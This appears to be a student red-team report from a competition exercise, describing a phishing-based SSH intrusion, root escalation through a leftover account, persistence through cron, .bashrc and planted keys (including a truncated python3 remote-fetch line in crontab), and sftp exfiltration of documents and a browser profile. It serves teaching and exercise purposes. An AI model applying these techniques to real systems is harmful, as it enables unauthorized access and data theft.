Post-Offense Report- Operation Ollie

Completed by:

Team Texas

Members:

Thomas Larkin

Colin Mullican

Graeme Dickerson-Southworth

Ikechukwu Igboemaka

Completed on:


03/02/2024

<u>Overview</u>

After successfully executing our autophish bash script, we were able to log into the Systems Administrator account, brilimerick, on Team Florida's Linux workstation. We then escalated privilege through misconfigured policies of our target user, allowing us to modify the password of a root account left by Red Team for their own persistence (upppp), without authorization. We then established multiple persistence mechanisms within the system to ensure future access. Finally, we were able to exfiltrate the asset and audit reports created by Team Florida.

Initial access-


After our autophish was executed, the bash script placed our pre-generated SSH public key inside the targeted user's authorized_keys file and printed back the username of the current logged in user, notifying us of a successful attack.



Previous Phishes

- ID: 13
- Submission Date (UTC): 2024-02-26 22:27
- Target FQDN: orlando.mining.florida.tu
- Target User: brilimerick
- Phish Subject: A Message From the Florida Department of Law Enforcement
- Phish Attachment: cmd.sh
- Run Count: 1
- Last Run Date (UTC): 2024-02-27 19:45
- Outcome: `Output reported: brilimerick`


Returning to our Kali Linux machine, we were able to successfully SSH into the user's account with our private key pair:



```
$ ssh -i id_rsa brilimerick@172.19.229.162
Last login: Sat Mar  2 12:19:02 2024 from 172.16.222.245
[brilimerick@orlando ~]$ 
```

Privilege Escalation-

Once in the system, one of our plans was to exfiltrate their shadow file and crack the password to their root account using programs such as Hashcat. However, we discovered on our system that Systems Admin IV user accounts have the privilege to change the password of a root account without needing to enter their own password, or other authorization. We also noticed that the users still had root accounts created through a previous attack by Red Team that was used for persistence (to understand more about these accounts, please see our incident response report). To prevent raising suspicion, we decided to change the password of one of these root accounts to elevate to root, without needing to change the password of their "root" user:



10.23.65.9 is now full screen (Press Esc to exit full screen)
File Actions Edit View Help

```
$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  floridas_shadow.txt  rockyou.txt  sora  sora.tar.gz  test  test.save  which.sh
$ cd .ssh
$ ls
authorized_keys  id_rsa  id_rsa.pub  known_hosts  known_hosts.old
$ ssh -i id_rsa brilimerick@172.19.229.162
[brilimerick@orlando ~]$ sudo passwd upppp
Changing password for user upppp.
New password:
BAD PASSWORD: The password fails the dictionary check - it is based on a dictionary word
Retype new password:
passwd: all authentication tokens updated successfully.
[brilimerick@orlando ~]$ su upppp
Password:
ABRT has detected 3 problem(s). For more info run: abrt-cli list
[root@orlando brilimerick]# cd /root
[root@orlando root]#
```

Persistence-


After gaining root access, we implemented several persistence mechanisms to ensure access to privileged accounts.

First, we inserted our own SSH keys inside of root's authorized_keys file, as well as their other Systems Administrator IV user account's authorized_keys file (in the event our key is found, we can attempt to replicate our original attack).



```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDIFAsCYoDl1Xck1DS0jv7uOlnX/OgZehAgun
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOII2FEKctMpMOUjCL8rdpjUB3JblCesJF8LBD
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDnnYr1t43Vv8/ggIBjPSo9dwocl/mrkDAMxp
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOII2FEKctMpMOUjCL8rdpjUB3JblCesJF8LBD
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDUB5QJ9SDhw/0eewVnQ729pQN2wwboQB1hkn
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCMrWorI3uLFnXWogqK9xKFEMmHxpZz4TBD3w
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOa/TflPcQm4rkIPU6hIsdEzxDaz6srYYHkQtF
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIG6eOlVHqgKxRksbtcfYXQh1ldBblsUpmcltj5
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHCDYTSdku0U0lsrgA36r3dR/FKA0lZQOnex4U
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDOF02o7BQHfxOl4AYd7pZNl9U9N/2iKO00Gz
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDDTfLtCDfBP1jcI+prRiazXGKEMR9NKyynwM
$GQBI20= ohio@kali
```

We also created a bash script titled “which.sh”. Identical in syntax to the bash script used in our initial attack, the one difference is the destination of the public SSH key, which is changed to root’s authorized keys. The bash script was placed in 2 different locations. The first instance of the script was inserted into the system’s crontab and is set to run at 1:00AM once every Sunday. The second instance was inserted into the root user’s ~/.bashrc file, which will execute every time a root terminal is opened.




```
  GNU nano 2.3.1             File: /etc/crontab

SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
0 1     * * *   root    cd / && /usr/local/bin/ninja  || ( cd / && run-part$
0 1     * * *   root    cd / && /usr/bin/xzip  || ( cd / && run-parts --rep$
0 1     * * *   root    cd / && /root/find-malwarex  || ( cd / && run-parts$
0 1     * * *   root    cd / && /bin/sshdx  || ( cd / && run-parts --report$
0 1     * * *   root    cd / && /usr/bin/gvzfd  || ( cd / && run-parts --re$
0 1     * * *   root    cd / && /usr/sbin/malwarex  || ( cd / && run-parts $
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,$
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed
0 1 * * 7 /usr/sbin/which.sh
0 1 * * * root python3 -c "import sys;import ssl;u=__import__('urllib'+{2:'$




                               [ Read 22 lines ]
^G Get Help  ^O WriteOut  ^R Read File^Y Prev Page^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is ^V Next Page^U UnCut Tex^T To Spell
```

(NOTE: root was appeneded to the line post-screenshot, to ensure the command runs as root)

Exfiltration-

Finally, we searched each of the users’ home directories, utilizing the “find” command to search for any .docx or .pdf files. Inside user joseromero10’s home directory, we were able to find all of their asset and audit reports. We exfiltrated that data to our system using sftp.



brilimerick@orlando:/home/joseromero10/Documents

```
[root@orlando sbin]# touch which.sh
[root@orlando sbin]# nano which.sh
[root@orlando sbin]# nano /etc/crontab
[root@orlando sbin]# nano /etc/crontab
[root@orlando sbin]# nano passwd
[root@orlando sbin]# nano /etc/passwd
[root@orlando sbin]# cd /home/gabbygarret
bash: cd: /home/gabbygarret: No such file or directory
[root@orlando sbin]# cd /home/gabbygarrett
[root@orlando gabbygarrett]# ls
[root@orlando gabbygarrett]# ls -a
.  ..  .bash_history  .bash_logout  .bash_profile  .bashrc  .mozilla  .ssh
[root@orlando gabbygarrett]# nano .bash_history
[root@orlando gabbygarrett]# cd /home/erictsekouras
[root@orlando erictsekouras]# l  -a
bash: l: command not found...
[root@orlando erictsekouras]# ls -a
.               .bash_logout   .config    .mozilla   Downloads  Templates
..              .bash_profile  .dbus      .ssh       Music      Videos
.ICEauthority   .bashrc        .esd_auth  Desktop    Pictures
.bash_history   .cache         .local     Documents  Public
[root@orlando erictsekouras]# nano .bash_history
[root@orlando erictsekouras]# cat .bash_history
[root@orlando erictsekouras]# cd Documents
[root@orlando Documents]# ls
[root@orlando Documents]# cd Downloads
bash: cd: Downloads: No such file or directory
[root@orlando Documents]# ls
[root@orlando Documents]# cd ..
[root@orlando erictsekouras]# cd Downloads
[root@orlando Downloads]# ls
[root@orlando Downloads]# cd /home
[root@orlando home]# find . -name "*.docx"
./joseromero10/Documents/AssetReport.docx
./joseromero10/Documents/AssetReport.pdf.docx
[root@orlando home]# cd joseromero10
[root@orlando joseromero10]# cd Documents
[root@orlando Documents]# ls
AssetReport.doc       AssetReport.pdf.odt      Team Asset Report.pdf
AssetReport.docx      AuditReport.txt          Team Asset Report.pdf.ods
AssetReport.pdf       AuditonUsersReport.pdf   test.pdf
AssetReport.pdf.docx  Team Asset Report.ods    test.pdf.ods
[root@orlando Documents]# 
```

Shell No. 1

```
$ sftp root@172.19.229.162
Connected to 172.19.229.162.
sftp> get /home/joseromero10/Documents
Fetching /home/joseromero10/Documents/ to Documents
download /home/joseromero10/Documents/: not a regular file
sftp> get -R /home/joseromero10/Documents
Fetching /home/joseromero10/Documents/ to Documents
Retrieving /home/joseromero10/Documents
test.pdf.ods                               100%   17KB   5.8MB/s   00:00
test.pdf                                   100%   35KB  12.3MB/s   00:00
Team Asset Report.pdf.ods                  100%   17KB  11.9MB/s   00:00
.~lock.Team Asset Report.ods#              100%  105   113.1KB/s   00:00
Team Asset Report.ods                      100%   17KB  12.3MB/s   00:00
Team Asset Report.pdf                      100%   45KB  15.7MB/s   00:00
AuditonUsersReport.pdf                     100%   40KB  18.7MB/s   00:00
AuditReport.txt                            100% 4306     3.8MB/s   00:00
AssetReport.doc                            100%   18KB  12.9MB/s   00:00
AssetReport.docx                           100%   20KB   8.6MB/s   00:00
AssetReport.pdf.docx                       100%   20KB   9.7MB/s   00:00
.~lock.AssetReport.pdf.docx#               100%  105   102.7KB/s   00:00
.~lock.AssetReport.pdf.odt#                100%  105   110.7KB/s   00:00
AssetReport.pdf.odt                        100%   27KB  18.5MB/s   00:00
AssetReport.pdf                            100%   34KB  15.1MB/s   00:00
sftp> bye
$ ls
Desktop    Music     Templates            rockyou.txt  test
Documents  Pictures  Videos               sora         test.save
Downloads  Public    floridas_shadow.txt  sora.tar.gz  which.sh
$ 
```

We were unable to reach their Samba shared drive for flags from their workstation, with constant errors stating the host is unreachable. Replicating the attacks on our system seems to work. We presume their file share may be down. We have also exfiltrated the Firefox folder of joseromero10. After digging, we were able to see the history of the user accessing the bank from this web browser. Attempts are being made to see if the credentials were saved inside the file to be cracked.



(NOTE: The following screenshot was taken post-exfiltration from our own machine's home directory)

<u>Conclusion</u>

While our goal of stealing flags was not achieved in this operation, we were able to exfiltrate valuable data within the system and establish root access persistence. We plan to use this information to conduct future attacks on this system, as well as other systems.